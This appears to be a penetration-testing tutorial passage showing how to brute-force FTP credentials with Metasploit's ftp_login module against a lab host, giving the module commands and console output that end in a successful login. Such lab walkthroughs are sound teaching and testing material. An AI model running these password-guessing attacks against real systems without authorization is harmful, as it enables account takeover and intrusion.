
This module will test FTP logins on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can track your access.

Open Kali terminal type **msfconsole**

Now type

```
use auxiliary/scanner/ftp/ftp_login
msf exploit (ftp_login)>set rhosts 192.168.1.103
msf exploit (ftp_login)>set user_file /root/Desktop/user.txt
msf exploit (ftp_login)>set pass_file /root/Desktop/pass.txt
msf exploit (ftp_login)>set stop_on_success true
msf exploit (ftp_login)> exploit
```

From given below image you can observe that we had successfully grabbed the FTP username and password.



```
msf > use auxiliary/scanner/ftp/ftp_login
msf auxiliary(scanner/ftp/ftp_login) > set rhosts 192.168.1.103
rhosts => 192.168.1.103
msf auxiliary(scanner/ftp/ftp_login) > set user_file /root/Desktop/user.txt
user_file => /root/Desktop/user.txt
msf auxiliary(scanner/ftp/ftp_login) > set pass_file /root/Desktop/pass.txt
pass_file => /root/Desktop/pass.txt
msf auxiliary(scanner/ftp/ftp_login) > set stop_on_success true
stop_on_success => true
msf auxiliary(scanner/ftp/ftp_login) > exploit

[*] 192.168.1.103:21      - 192.168.1.103:21 - Starting FTP login sweep
[-] 192.168.1.103:21      - 192.168.1.103:21 - LOGIN FAILED: root:root (Incorrect: )
[-] 192.168.1.103:21      - 192.168.1.103:21 - LOGIN FAILED: root:raj (Incorrect: )
[-] 192.168.1.103:21      - 192.168.1.103:21 - LOGIN FAILED: root:admin (Incorrect: )
[-] 192.168.1.103:21      - 192.168.1.103:21 - LOGIN FAILED: root:pavan (Incorrect: )
[-] 192.168.1.103:21      - 192.168.1.103:21 - LOGIN FAILED: root:toor (Incorrect: )
[-] 192.168.1.103:21      - 192.168.1.103:21 - LOGIN FAILED: raj:root (Incorrect: )
[-] 192.168.1.103:21      - 192.168.1.103:21 - LOGIN FAILED: raj:raj (Incorrect: )
[-] 192.168.1.103:21      - 192.168.1.103:21 - LOGIN FAILED: raj:admin (Incorrect: )
[-] 192.168.1.103:21      - 192.168.1.103:21 - LOGIN FAILED: raj:pavan (Incorrect: )
[-] 192.168.1.103:21      - 192.168.1.103:21 - LOGIN FAILED: raj:toor (Incorrect: )
[-] 192.168.1.103:21      - 192.168.1.103:21 - LOGIN FAILED: admin:root (Incorrect: )
[-] 192.168.1.103:21      - 192.168.1.103:21 - LOGIN FAILED: admin:raj (Incorrect: )
[-] 192.168.1.103:21      - 192.168.1.103:21 - LOGIN FAILED: admin:admin (Incorrect: )
[-] 192.168.1.103:21      - 192.168.1.103:21 - LOGIN FAILED: admin:pavan (Incorrect: )
[-] 192.168.1.103:21      - 192.168.1.103:21 - LOGIN FAILED: admin:toor (Incorrect: )
[-] 192.168.1.103:21      - 192.168.1.103:21 - LOGIN FAILED: pavan:root (Incorrect: )
[-] 192.168.1.103:21      - 192.168.1.103:21 - LOGIN FAILED: pavan:raj (Incorrect: )
[-] 192.168.1.103:21      - 192.168.1.103:21 - LOGIN FAILED: pavan:admin (Incorrect: )
[-] 192.168.1.103:21      - 192.168.1.103:21 - LOGIN FAILED: pavan:pavan (Incorrect: )
[+] 192.168.1.103:21      - 192.168.1.103:21 - Login Successful: pavan:toor
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```